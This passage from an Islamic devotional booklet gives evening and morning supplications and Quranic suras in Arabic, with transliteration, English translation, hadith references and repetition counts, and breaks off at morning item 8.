1. Qul a'oozu bi-rabbin naas 2. Malikin naas 3. Ilah hin-naas 4. Min sharril was-wasil hannas 5. Alla-zee yu-was-wisu fee sudoo rin-naas 6. Minal jinn-nati waalnnas

1: Say: I seek refuge in the Lord of men 2: The King of men 3: The god of men 4: From the evil of the whisperings of the slinking (Shaitan) 5: Who whispers into the hearts of men 6: From among the jinn and the men

Sura An-Naas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

8 ONCE EVENING AZKAR

أَمْسَيْنَا وَأَمْسَى الْمُلْكُ لِلَّهِ وَالْحَمْدُ لِلَّه ,لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ،يُحْيِي وَيُمِيْتُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، رَبِّ أَسْأَلُكَ خَيْرَ مَا فِي هَذِهِ اللَّيْلَةِ وَخَيْرَ مَا بَعْدَهاَ وَأَعُوذُ بِكَ مِن شَرِّ مَا فِي هَذِهِ اللَّيْلَةِ وَشَرِّ مَا بَعْدَهاَ، رَبِّ أَعُوْذُبِكَ مِنَ الْكَسْلِ وَسُوْءِ الْكِبَرِ، رَبِّ أَعُوْذُبِكَ مِنْ عَذَابٍ فِيْ النَّارِ وَعَذَابٍ فِي الْقَبْرِ

Amsaina wa-amsal mulku lillah walhamdu lillah, La ilaha illal-lah, wahdahu la shareeka lah, lahul-mulku walahul-hamd, Yohee wa yumeeto wahuwa ala kulli shayin qadeer, Rabbi as-aluka khayrama fee haza-hil-lailathi wa-khayra ma ,Ba'daha wa-aoozu-bika min sharri ha'zaal-yawmi, washarri ma, Ba'daha rabbi aa'ozu-bika minal-kasal, wasoo-il kibar, Rabbi aa'ozubika min aa'zaa-bin fin-nar, wa aa'zaa-bin fil-qabr

We have reached the morning/evening and at this very time unto Allah belongs all sovereignty, and all praise is for Allah. None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent.My Lord, I ask You for the good of this day/night and the good of what follows it and I take refuge in You from the evil of this day /nignt and the evil of what follows it. My Lord, I take refuge in You from laziness and senility. My Lord, I take refuge in You from torment in the Fire and punishment in the grave.

Sahih Muslim - 4/2088

9 ONCE EVENING AZKAR

أَمْسَيْنَا عَلَى فِطْرَةِ الْإِسْلاَمِ وَعَلَى كَلِمَةِ الْإِخْلاَصِ وَعَلَى دِيْنِ نَبِيِّنَا مُحَمَّدٍ صَلَّى اللهُ عَلَيْهِ وَسَلَّمَ وَعَلَى مِلَّةِ أَبِيْنَا إِبْرَاهِيْمَ حَنِيْفاً مُسْلِماً وَمَا كَانَ مِنَ الْمُشْرِكِيْنْ

Aamsaina ala fitratil-islam, Wa'ala kalimatil-ikhlas, Wa'ala deeni nabiyyina Muhammad (Sallalla-hu alai hi wasallam), Wa'ala millati abeena Ibraheema haneefan musliman, Waama kana minal-mushrikeen

We rise upon the fitrah of Islaam, and the word of pure faith, and upon the religion of our Prophet Muhammad and the religion of our forefather Ibraheem, who was a Muslim and of true faith and was not of those who associate others with Allaah

Hisnul muslim - Nasa'i, Ahmad, & Darimi

10 ONCE EVENING AZKAR

اَللَّهُمَّ بِكَ أَمْسَيْنَا، وَبِكَ أَصْبَحْنَا، وَبِكَ نَحْيَا، وَبِكَ نَمُوْتُ وَإِلَيْكَ الْمَصِيْرُ

Allahumma bika amsayna, wabika asbahna, Wabika nahya wabika namootu wa-ilaykal-maseer

O Allah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return

Trimidhi

11 | THREE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَمْسَيْتُ مِنْكَ فِي نِعْمَةٍ وَعَافِيَةٍ وَسِتْرٍ فَأَتِمَّ عَلَيَّ نَعْمَتَكَ، وَعَافِيَتَكَ وَسِتْرَكَ فِي الدُّنْيَا وَالآخِرَةِ

Allahumma inni aamsaitu minka ,Fi nimatin wa afiyatin wa sitr, fa atimma alayya ni'mataka ,Wa afiyataka wa sitraka fi-dunya wa al akhira

O Allah, I rose up in the morning with blessings, strength and concealment (of my shortcomings), all of which are from You. So complete all the blessings and strength from You and the concealment for me in this life and the hereafter

Hisnul muslim

12 | ONCE | EVENING AZKAR

اَللَّهُمَّ مَا أَمْسَي بِي مِن نِعْمَةٍ، أَوْ بِأَحَدٍ مِن خَلْقِكَ، فَمِنْكَ وَحْدَكَ لَا شَرِيْكَ لَكَ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ

Allahumma ma aamsa bee min nia'matin, Wa bi-ahadin min khalqik, Faminka wahdaka la shareeka lak, Falakal-hamdu walakash-shukr

O Allah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks

Abu Dawood Book 4 hadith 324

13 | ONCE | EVENING AZKAR

يَارَبِّ لَكَ الْحَمْدُ كَمَا يَنْبَغِيْ لِجَلَالِ وَجْهِكَ وَعَظِيْمِ سُلْطَانِكَ

Yaa rabbil lakal"hamdu kama yanbaghii lijalaali wajhika, wa'aziimi sultaanik

O my Lord, all praises be to You as it should be due to Your Might and the Greatness of Your Power

Hisnul muslim

14 | THREE | EVENING AZKAR

رَضِيْتُ بِاللَّهِ رَبّاً وَبِالإِسْلَامِ دِيْناً وَبِمُحَمَّدٍ صَلَّى اللَّهُ عَلَيْهِ وَسَلَّمَ نَبِيّاً وَرَسُولاً

Radeetu billahi rabban wabil-islami deenan wabiMuhammadin sal-lalla-hu alaihi wasallam nabiyya wa rasulaan

I am pleased with Allah as a Lord, and Islam as a religion and Muhammad peace be upon to him as a Prophet

Abu Dawood Book 4 hadith 318

15 | ONCE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَسْأَ لُكَ الْعَافِيَةَ فِي الدُّنيَا وَالآخِرَةِ، اَللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَفْوَ وَالْعَافِيَةَ، فِي دِينِي وَدُنيَايَ وَأَهْلِي وَمَالِي، اَللَّهُمَّ اسْتُرْ عَوْرَاتِي وَآمِن رَوْعَاتِي وَ احْفَظْنِي مِن بَينِ يَدَيَّ وَمِن خَلْفِي، وَعَن يَمِيْنِي وَعَن شِمَالِي وَمِن فَوْقِي، وَأَعُوْذُ بِعَظَمَتِكَ أَنْ أُغْتَالَ مِن تَحْتِي

Allahumma innee as-alukal aa'fitah fid-dunya wal-akhirah, Allahumma innee as-alukal-aa'fwa wal-aa'fiyah, Fee deenee wad-dunya-ya wa-ahlee wa-ma-lee, Allah hummas-tur aaw-ratee wa-amin raw-aa'tee ,wah-fitnee min bay'ni yaday wamin khalfee, Wa'aan ya-mee-nee wa'aan shimalee wamin fawqee, Wa-aa'oozu bi-aatha-matika aan oogh-tala min tahtee

O Allah, I ask You for pardon and well-being in my religious and worldly affairs, and my family and my wealth. O Allah, veil my weaknesses and set at ease my dismay. O Allah, preserve me from the front and from behind and on my right and on my left and from above, and I take refuge with You lest I be swallowed up by the earth

Ibn Majah Book 2 hadith 323

16 | THREE | EVENING AZKAR

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ عَدَدَ خَلْقِهِ، وَرِضَا نَفْسِهِ، وَزِنَةَ عَرْشِهِ، وَمِدَادَ كَلِمَاتِهِ

Subhanal-lahi wabihamdih, Aa'dada khalqihi warida nafsih, wazinata aa'rshih, wamidada kalimatih

How perfect Allah is and I praise Him by the number of His creation and His pleasure, and by the weight of His throne, and the ink of His words

Muslim - Book 4 Hadith 2090

17 | THREE | EVENING AZKAR

بِسْمِ اللَّهِ الْذِي لَا يَضُرُّ مَعَ اسْمِهِ شَيْءٌ فِي الْأَرْضِ وَلَا فِي السَّمَآءِ وَهُوَ السَّمِيعُ الْعَلِيْمُ

Bismil-lahil-lazee la-ydur-ru ma'aas-mihi shay-on fil-ardi wala fis-sama-i wahuwas-sameeul-aa'leem

In the name of Allah with whose name nothing is harmed on earth nor in the heavens and He is The All-Seeing, The All-Knowing.

Abu Dawood Book 4 hadith 323

18 | THREE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَعُوذُ بِكَ مِن أَن أُشْرِكَ بِكَ شَيْئاً أَعْلَمُهُ وَأَسْتَغْفِرُكَ لِمَا لَا أَعْلَمُهُ

Allah humma inni aa-uzubika min in'ooshu-riak bika shai'an aalamu wa aastagfiruka lema la aalaam

'O Allah, I take refuge in You lest I should commit shirk with You knowingly and I seek Your forgiveness for what I do unknowingly'

Hisnul Muslim

19 THREE EVENING AZKAR

أَعُوْذُبِكَلِمَاتِ اللَّهِ التَّامَّاتِ مِن شَرِّ مَا خَلَقَ

Aa'oozu bikalimatil-lahit-tammati min sharri ma khalaq

I take refuge in Allah's perfect words from the evil He has created

Ahmed Book 2 hadith 290

20 ONCE EVENING AZKAR

اَللَّهُمَّ عَالِمَ الْغَيْبِ وَالشَّهَادَةِ، فَاطِرَ السَّمَاوَاتِ وَالْأَرْضِ، رَبَّ كُلِّ شَيْءٍ وَمَلِيْكَهُ، أَشْهَدُ أَن لَآ إِلَهَ إِلاَّ أَنْتَ، أَعوْذُ بِكَ مِن شَرِّ نَفْسِي وَمِن شَرِّ الشَّيْطَانِ وَشِرْكِهِ، وَأَنْ أَقْتَرِفَ عَلَى نَفْسِيْ سُوْءاً أَوْ أَجُرَّهُ إِلَى مُسْلِمٍ

Allahumma AAalimal-ghaybi washshahadah,Fatiras-samawati wal-ard,Rabba kulli shayin wa-ma-leekah, Ashhadu an-alaa ilaha illa ant, Aa'oozu-bika min sharri nafsee wamin shar-rish-shaytani wa-shirk, Wa'an aq-tarifa ala nafsee soo-an aw aa-jur-rahu ila muslim

O Allah, Knower of the unseen and the seen, Creator of the heavens and the Earth, Lord and Sovereign of all things, I bear witness that none has the right to be worshipped except You. I take refuge in You from the evil of my soul and from the evil and shirk of the devil, and from committing wrong against my soul or bringing such upon another Muslim

Sahih Thirmidi Book 3 hadith 142

21 ONCE EVENING AZKAR

يَاحَيُّ يَا قَيُّوْمُ، بِرَحْمَتِكِ أَسْتَغِيْثُ، أَصْلِحْ لِي شَأْنِي كُلَّهُ، وَلَا تَكِلْنِي إِلَى نَفْسِي طَرْفَةَ عَيْنٍ

Ya hayyu ya qayyoom, birahmatika astagheeth, aas-lih lee sha'nee kullah, wala takilnee ila nafsee tarfata aay'in

O Ever Living,O Self-Subsisting & Supporter of all, by Your mercy I seek assistance, rectify for me all of my affairs & do not leave me to myself, even for the blink of an eye

Sahih Tergib Ue Terhib 1/273

22 ONCE EVENING AZKAR

اَللَّهُمَّ أَنْتَ رَبِّي لَآ إِلَهَ إِلاَّ أَنْتَ، خَلَقْتَنِي وَأَنَا عَبْدُكَ، وَأَنَا عَلَى عَهْدِكَ وَوَعْدِكَ مَا اسْتَطَعْتُ، أَعُوذُبِكَ مِنْ شَرِّ مَا صَنَعْتُ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَيَّ، وَأَبُوءُ بِذَنْبِيْ، فَاغْفِرْ لِي فَإِنَّهُ لَا يَغْفِرُ الذُّنُوبَ إِلاَّ أَنْتَ

Allahumma anta rabbee la ilaha illa ant, Khalaq-tanee wa-ana aabduk, Wa-ana ala aah-dika wa wa'dika mas-ta-taat, Aa'oozu'bika min sharri ma sanath, Aboo-o laka bini'matika aa'aly, wa-aboo-o bi-zan-bee, Faghfir lee fa-innahu la yagh-firu-zunooba illa ant

O Allah, You are my Lord, none has the right to be worshipped except You, You created me and I am Your servant and I abide to Your covenant and promise as best I can, I take refuge in You from the evil of which I have committed. I acknowledge Your favor upon me and I acknowledge my sin, so forgive me, for verily none can forgive sin except You.

Al Bhukari 7/150

23 | FOUR | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَمْسَيْتُ أُشْهِدُكَ، وَأُشْهِدُ حَمَلَةَ عَرْشِكَ، وَمَلَائِكَتَكَ، وَجَمِيعَ خَلْقِكَ أَنَّكَ أَنْتَ اللَّهُ لَا إِلَهَ إِلاَّ أَنْتَ وَحْدَكَ لَا شَرِيكَ لَكَ وَأَنَّ مُحَمَّدَاً عَبْدُكَ وَرَسُولُكَ

Allahumma innee aamsaitu oshhiduk, Wa-oshhidu hamalata aarshik, Wamala-ikatik, Wa-jamee'aa khalqik, ann-naka antal-lahu la ilaha illa ant, Wah'daka la shareeka lak, Wa-anna Muhammadan aabdu-ka wa-rasooluk

O Allah, ily I have reached the morning and call on You, the bearers of Your throne, Your angles, and all of Your creation to witness that You are Allah, ne has the right to be worshipped except You, alone, without partner and that Muhammad is Your Servant and Messenger

Abu Dawood Book 4 hadith 317

24 | THREE | EVENING AZKAR

اَللَّهُمَّ عَافِنِي فِي بَدَنِي، اَللَّهُمَّ عَافِنِي فِي سَمْعِي، اَللَّهُمَّ عَافِنِي فِي بَصَرِي، لَآ إِلَهَ إِلاَّ أَنْتَ، اَللَّهُمَّ إِنِّي أَعُوْذُبِكَ مِنَ الْكُفْرِ، وَالْفَقْرِ، وَأَعُوْذُبِكَ مِن عَذَابِ الْقَبرِ، لَآ إِلَهَ إِلاَّ أَنْتَ

Allahumma aa'fi-nee fee badanee, Allahumma a'fi-nee fee sam'ee, Allahumma aa'fi-nee fee basa'ree, la ilaha illa-ant, Allahumma innee aa'oozu-bika minal-kufr, wal-faqr, Wa-aa'oo-zu-bika min aazaabil-qabr, la ilaha illa-ant

O Allah, grant my body health, O Allah, grant my hearing health, O Allah, grant my sight health. None has the right to be worshipped except You , O Allah, I take refuge with You from disbelief and poverty, & I take refuge with You from the punishment of the grave. None has the right to be worshipped except You

Abu Dawood Book 4 hadith 324

25 | SEVEN | EVENING AZKAR

حَسْبِيَ اللَّهُ لَآ إِلَهَ إِلاَّ هُوَ عَلَيْهِ تَوَكَّلْتُ، وَهُوَ رَبُّ الْعَرْشِ الْعَظِيْمِ

Hasbiyal-lahu la ilaha illa huwa, aa'layhi tawakkalt, wahuwa rabbul-aarshil-aazeem

Allah is Sufficient for me, none has the right to be worshipped except Him, upon Him I rely and He is Lord of the exalted throne

Abu Dawood Book 4 hadith 321

26 | 100 | EVENING AZKAR

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La ilaha illa allahu wah dahu la shareeka lahu, Lahul mulku wa lahul hamdu, Wa huwa 'ala kullee shay'in qadeer

None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.

Muslim Book 4 hadith 2071

27 | 100 | EVENING AZKAR

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ

Subhan Allah hee wa bi-hamdihi

How perfect Allah is

Muslim 4/2071

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

Chapter 3

Morning Dhikr & Azkar

Morning

To be recited between Asr & Magrib (Before Sunset)

And glorify the name of your Lord morning and evening

Al-Qur'an 76 : 025

In order that ye (O men) may believe in Allah and His Messenger, that ye may assist and honor Him, and celebrate His praise morning and evening

Al-Qur'an 48 : 009

By Ahsanul Haque under the supervision of Sheikh Abu Ahmed

1 ONCE MORNING AZKAR

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

ٱلْحَمْدُ لِلَّهِ رَبِّ ٱلْعَٰلَمِينَ ۞ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ۞ مَٰلِكِ يَوْمِ ٱلدِّينِ ۞ إِيَّاكَ نَعْبُدُ وَإِيَّاكَ نَسْتَعِينُ ۞ ٱهْدِنَا ٱلصِّرَٰطَ ٱلْمُسْتَقِيمَ ۞ صِرَٰطَ ٱلَّذِينَ أَنْعَمْتَ عَلَيْهِمْ غَيْرِ ٱلْمَغْضُوبِ عَلَيْهِمْ وَلَا ٱلضَّآلِّينَ ۞

2. Alhamdu lilla hi-rabbil Aalameen 3. Ar-rahma nir-raheem 4. Maa liki-yaw mid-deen 5. Iyyaa ka-naAA budu wa-iyya ka-nasta een 6. Ihh-dinass siratal-mustaqeem 7. Sira tall lazee-na an-AAamta Aaalayhim, ghay-ril maghdoo bi-Aalayhim walald-daal-leen

2. All the praises and thanks be to Allah, the Lord of the 'Alamin (mankind, jinns and all that exists) 3. The Most Beneficent, the Most Mercifull 4. The Only Owner (and the Only Ruling Judge) of the Day of Recompense (i.e. the Day of Resurrection) 5. You (Alone) we worship, and You (Alone) we ask for help (for each and everything) 6. Guide us to the Straight Way 7. The Way of those on whom You have bestowed Your Grace, not (the way) of those who earned Your Anger (such as the Jews), nor of those who went astray (such as the Christians)

Sura Al-Fateha

2 ONCE MORNING AZKAR

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

الٓمٓ ۞ ذَٰلِكَ الْكِتَابُ لَا رَيْبَ ۛ فِيهِ ۛ هُدًى لِّلْمُتَّقِينَ ۞ ٱلَّذِينَ يُؤْمِنُونَ بِٱلْغَيْبِ وَيُقِيمُونَ ٱلصَّلَوٰةَ وَمِمَّا رَزَقْنَٰهُمْ يُنفِقُونَ ۞ وَٱلَّذِينَ يُؤْمِنُونَ بِمَآ أُنزِلَ إِلَيْكَ وَمَآ أُنزِلَ مِن قَبْلِكَ وَبِٱلْآخِرَةِ هُمْ يُوقِنُونَ ۞ أُولَٰٓئِكَ عَلَىٰ هُدًى مِّن رَّبِّهِمْ ۖ وَأُولَٰٓئِكَ هُمُ ٱلْمُفْلِحُونَ ۞

1. Alif laam meem 2. Zaa-likal kitabula rayba feehi, hu-dalil muttaqeena 3. Allazeena yu'minoona bil-ghaybi wayu qee-moona-ssalata wamim-ma razaqna hum-unfiqoon 4. Wal-lazena yu'minoona bima onzila ilayka wama onzila min qablik, wabial-akhirati hum yu'qinoon 5. Ola-ika ala hudam mir-rabbi-him wa-ola-ika humul-muflihoon

1: Alif Lam Mim 2: This Book, there is no doubt in it, is a guide to those who guard (against evil) 3: Those who believe in the unseen and keep up prayer and spend out of what We have given them 4: And who believe in that which has been revealed to you and that which was revealed before you and they are sure of the hereafter 5: These are on a right course from their Lord and these it is that shall be successful

Sura Al-Bakarah V.1-5

3.1 ONCE MORNING AZKAR

ٱللَّهُ لَآ إِلَٰهَ إِلَّا هُوَ ٱلۡحَيُّ ٱلۡقَيُّومُۚ لَا تَأۡخُذُهُۥ سِنَةٞ وَلَا نَوۡمٞۚ لَّهُۥ مَا فِي ٱلسَّمَٰوَٰتِ وَمَا فِي ٱلۡأَرۡضِۗ مَن ذَا ٱلَّذِي يَشۡفَعُ عِندَهُۥٓ إِلَّا بِإِذۡنِهِۦۚ يَعۡلَمُ مَا بَيۡنَ أَيۡدِيهِمۡ وَمَا خَلۡفَهُمۡۖ وَلَا يُحِيطُونَ بِشَيۡءٖ مِّنۡ عِلۡمِهِۦٓ إِلَّا بِمَا شَآءَۚ وَسِعَ كُرۡسِيُّهُ ٱلسَّمَٰوَٰتِ وَٱلۡأَرۡضَۖ وَلَا يَـُٔودُهُۥ حِفۡظُهُمَاۚ وَهُوَ ٱلۡعَلِيُّ ٱلۡعَظِيمُ

Allahu laaa 'ilaaha 'illaa Huu. 'Al-Hayyul-Qayyuum. Laa ta'-khuzuhuu sinatunw-wa laa nawm. Lahuu maa fissamaawaati wa ma fil-'arz. Man-zallazii yashfa-'u'indahuuu 'illaa bi-'iznih? Ya'-lamu maa bayna 'aydiihim wa maa khalfahum. Wa laa yuhiituuna bi-shay-'im-min 'ilmihiii 'illaa bimaa shaaa'. Wasi-'a Kursiyyu-hus-Samaawaati wal-'arz; wa laa ya-'uuduhuu hifzu -humaa wa Huwal-'Aliyyul-'Aziim

(255) Allah is He besides Whom there is no god, the Everliving, the Self-subsisting by Whom all subsist; slumber does not overtake Him nor sleep; whatever is in the heavens and whatever is in the earth is His; who is he that can intercede with Him but by His permission? He knows what is before them and what is behind them, and they cannot comprehend anything out of His knowledge except what He pleases, His knowledge extends over the heavens and the earth, and the preservation of them both tires Him not, and He is the Most High, the Great

Sura Al-Bakarah V.255

3.2 ONCE MORNING AZKAR

لَآ إِكۡرَاهَ فِي ٱلدِّينِۖ قَد تَّبَيَّنَ ٱلرُّشۡدُ مِنَ ٱلۡغَيِّۚ فَمَن يَكۡفُرۡ بِٱلطَّٰغُوتِ وَيُؤۡمِنۢ بِٱللَّهِ فَقَدِ ٱسۡتَمۡسَكَ بِٱلۡعُرۡوَةِ ٱلۡوُثۡقَىٰ لَا ٱنفِصَامَ لَهَاۗ وَٱللَّهُ سَمِيعٌ عَلِيمٌ

La ikraha feed-deen, Qaath-ta-bayyanar-rush-du minal-ghayy, Fa-mi- yakfur bit-taghooti wa-yuk-mimm biAllahi faqa-diss tamsaka bil-urr-watil-wuss-qa laang-infisama laha ,Walla-hu samee-un alim

(256) There is no compulsion in religion; truly the right way has become clearly distinct from error; therefore, whoever disbelieves in the Shaitan and believes in Allah he indeed has laid hold on the firmest handle, which shall not break off, and Allah is Hearing, Knowing

Sura Al-Bakarah V.256

3.3 ONCE MORNING AZKAR

ٱللَّهُ وَلِيُّ ٱلَّذِينَ ءَامَنُواْ يُخۡرِجُهُم مِّنَ ٱلظُّلُمَٰتِ إِلَى ٱلنُّورِۖ وَٱلَّذِينَ كَفَرُوٓاْ أَوۡلِيَآؤُهُمُ ٱلطَّٰغُوتُ يُخۡرِجُونَهُم مِّنَ ٱلنُّورِ إِلَى ٱلظُّلُمَٰتِۗ أُوْلَٰٓئِكَ أَصۡحَٰبُ ٱلنَّارِۖ هُمۡ فِيهَا خَٰلِدُونَ

Allahu waliyul-lazena amanoo yukh-rijuhum minaz-zu-lumati ilan-noor ,waalazee naka faroo awliya-oo-humutta-ghootu yukh-rijoo-nahum minan-noori ilaz-zoolumat, Ou'la-ika as-habun nar ,Hum fee-ha khalidoon

(257) Allah is the guardian of those who believe. He brings them out of the darkness into the light; and (as to) those who disbelieve, their guardians are Shaitans who take them out of the light into the darkness; they are the inmates of the fire, in it they shall abide

Sura Al-Bakarah V.257

4.1 ONCE MORNING AZKAR

لِلَّهِ مَا فِي السَّمَاوَاتِ وَمَا فِى ٱلْأَرْضِ ۗ وَإِن تُبْدُوا۟ مَا فِىٓ أَنفُسِكُمْ أَوْ تُخْفُوهُ يُحَاسِبْكُم بِهِ ٱللَّهُ ۖ فَيَغْفِرُ لِمَن يَشَآءُ وَيُعَذِّبُ مَن يَشَآءُ ۗ وَٱللَّهُ عَلَىٰ كُلِّ شَىْءٍ قَدِيرٌ

Lillahi ma fee alssamawati wama fee al-ard, Wa-in tubdoo ma fee ang'fusikum aw tukhfoohu yuhasibkum bihi Allah, Fayagh firu'li mai-ya-shaoo wa-yu'az-zubu mai-ya-sha wallahu ala kulli shay-in qadeer

(284) Whatever is in the heavens and whatever is in the earth is Allah's; and whether you manifest what is in your minds or hide it, Allah will call you to account according to it; then He will forgive whom He pleases and chastise whom He pleases, and Allah has power over all things

Sura Al-Bakarah V.284

4.2 ONCE MORNING AZKAR

ءَامَنَ ٱلرَّسُولُ بِمَآ أُنزِلَ إِلَيْهِ مِن رَّبِّهِۦ وَٱلْمُؤْمِنُونَ ۚ كُلٌّ ءَامَنَ بِٱللَّهِ وَمَلَٰٓئِكَتِهِۦ وَكُتُبِهِۦ وَرُسُلِهِۦ لَا نُفَرِّقُ بَيْنَ أَحَدٍ مِّن رُّسُلِهِۦ ۚ وَقَالُوا۟ سَمِعْنَا وَأَطَعْنَا ۖ غُفْرَانَكَ رَبَّنَا وَإِلَيْكَ ٱلْمَصِيرُ

Amana alrrasoolu bima onzila ilayhi min rabbihi waalmu/minoona, Kullun amana biAllahi wamala-ikatihi wakutubihi warusulihi, la nufarriqu bayna ahadin min rusulih, Waqaloo sami'na waata'na, Ghufranaka rabbana wa-ilayka almaseeru

(285) The apostle believes in what has been revealed to him from his Lord, and (so do) the believers; they all believe in Allah and His angels and His books and His apostles; We make no difference between any of His apostles; and they say: We hear and obey, our Lord! Thy forgiveness (do we crave), and to Thee is the eventual course

Sura Al-Bakarah V.285

4.3 ONCE MORNING AZKAR

لَا يُكَلِّفُ ٱللَّهُ نَفْسًا إِلَّا وُسْعَهَا ۚ لَهَا مَا كَسَبَتْ وَعَلَيْهَا مَا ٱكْتَسَبَتْ ۗ رَبَّنَا لَا تُؤَاخِذْنَآ إِن نَّسِينَآ أَوْ أَخْطَأْنَا ۚ رَبَّنَا وَلَا تَحْمِلْ عَلَيْنَآ إِصْرًا كَمَا حَمَلْتَهُۥ عَلَى ٱلَّذِينَ مِن قَبْلِنَا ۚ رَبَّنَا وَلَا تُحَمِّلْنَا مَا لَا طَاقَةَ لَنَا بِهِۦ ۖ وَٱعْفُ عَنَّا وَٱغْفِرْ لَنَا وَٱرْحَمْنَآ ۚ أَنتَ مَوْلَىٰنَا فَٱنصُرْنَا عَلَى ٱلْقَوْمِ ٱلْكَٰفِرِينَ

La yukal-liful-lahu nafsan illa wus-aha,Laha ma kasabat wa-alayha maAk-tasabat,Rabbana la tu-akhithna inna-eena aw akhta'na,Rabbana wala tahmil alina isran kama hamaltahu alal'lazina min'qablina,Rabbana wala tuhm-milna ma la ta qatalana bihi,Wao'fu anna waighfir lana wairhamna,Aang'ta mawlana faonsurna alal-qawmil kafireen

(286) Allah does not impose upon any soul a duty but to the extent of its ability; for it is (the benefit of) what it has earned and upon it (the evil of) what it has wrought: Our Lord! do not punish us if we forget or make a mistake; Our Lord! do not lay on us a burden as Thou didst lay on those before us, Our Lord do not impose upon us that which we have not the strength to bear; and pardon us and grant us protection and have mercy on us, Thou art our Patron, so help us against the unbelieving people

Sura Al-Bakarah V.286

بِسْمِ ٱللهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ هُوَ اللَّهُ أَحَدٌ۞اللَّهُ الصَّمَدُ۞لَمْ يَلِدْ وَلَمْ يُولَدْ۞وَلَمْ يَكُن لَّهُ كُفُوًا أَحَدٌ۞

1. Qulhu walla-hu ahad, 2. Alla huss-samad, 3. Lam yalid walam yoolad, 4. Walam ya kul-lahu kufu waan ahaad

1: Say: He, Allah, is One 2: Allah is He on Whom all depend 3: He begets not, nor is He begotten 4: And none is like Him

Sura Al-Ikhlas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

بِسْمِ ٱللهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ الْفَلَقِ۞مِن شَرِّ مَا خَلَقَ۞وَمِن شَرِّ غَاسِقٍ إِذَا وَقَبَ۞وَمِن شَرِّ النَّفَّاثَاتِ فِي الْعُقَدِ۞وَمِن شَرِّ حَاسِدٍ إِذَا حَسَدَ۞

1. Qul aaoo' zubi-rabbil falaaq, 2. Min sharri ma khalaqa, 3. Wamin sharri ghasiqin eeza waqab 4. Wamin shar-rin naffa-saa-thi feel uoo-qaadh 5. Wamin sharri haa-sidin iza-hasadh

1: Say: I seek refuge in the Lord of the dawn 2: From the evil of what He has created 3: And from the evil of the utterly dark night when it comes 4: And from the evil of those who blow on knots 5: And from the evil of the envious when he envies

Sura Al-Falaq

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

بِسْمِ ٱللهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

In the Name of Allah, the Most Gracious,the Most Merciful

قُلْ أَعُوذُ بِرَبِّ النَّاسِ۞مَلِكِ النَّاسِ۞إِلَٰهِ النَّاسِ۞مِن شَرِّ الْوَسْوَاسِ الْخَنَّاسِ۞الَّذِي يُوَسْوِسُ فِي صُدُورِ النَّاسِ۞مِنَ الْجِنَّةِ وَالنَّاسِ۞

1. Qul a'oozu bi-rabbin naas 2. Malikin naas 3. Ilah hin-naas 4. Min sharril was-wasil hannas 5. Alla-zee yu-was-wisu fee sudoo rin-naas 6. Minal jinn-nati waalnnas

1: Say: I seek refuge in the Lord of men 2: The King of men 3: The god of men 4: From the evil of the whisperings of the slinking (Shaitan) 5: Who whispers into the hearts of men 6: From among the jinn and the men

Sura An-Naas

Abu Dawud 2:86. An Nasa'i 3:68 also Al-Albani Sahih Timithi 2/8

8 ONCE MORNING AZKAR

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ لِلَّهِ وَالْحَمْدُ لِلَّه، لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ،يُحْيِي وَيُمِيْتُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، رَبِّ أَسْأَلُكَ خَيْرَ مَا فِي هَذَا الْيَوْمِ وَخَيْرَ مَا بَعْدَهُ وَأَعُوذُ بِكَ مِن شَرِّ مَا فِي هَذَا الْيَوْمِ وَشَرِّ مَا بَعْدَهُ، رَبِّ أَعُوْذُبِكَ مِنَ الْكَسَلِ وَسُوْءِ الْكِبَرِ، رَبِّ أَعُوْذُبِكَ مِنْ عَذَابٍ فِيْ النَّارِ وَعَذَابٍ فِي الْقَبْرِ

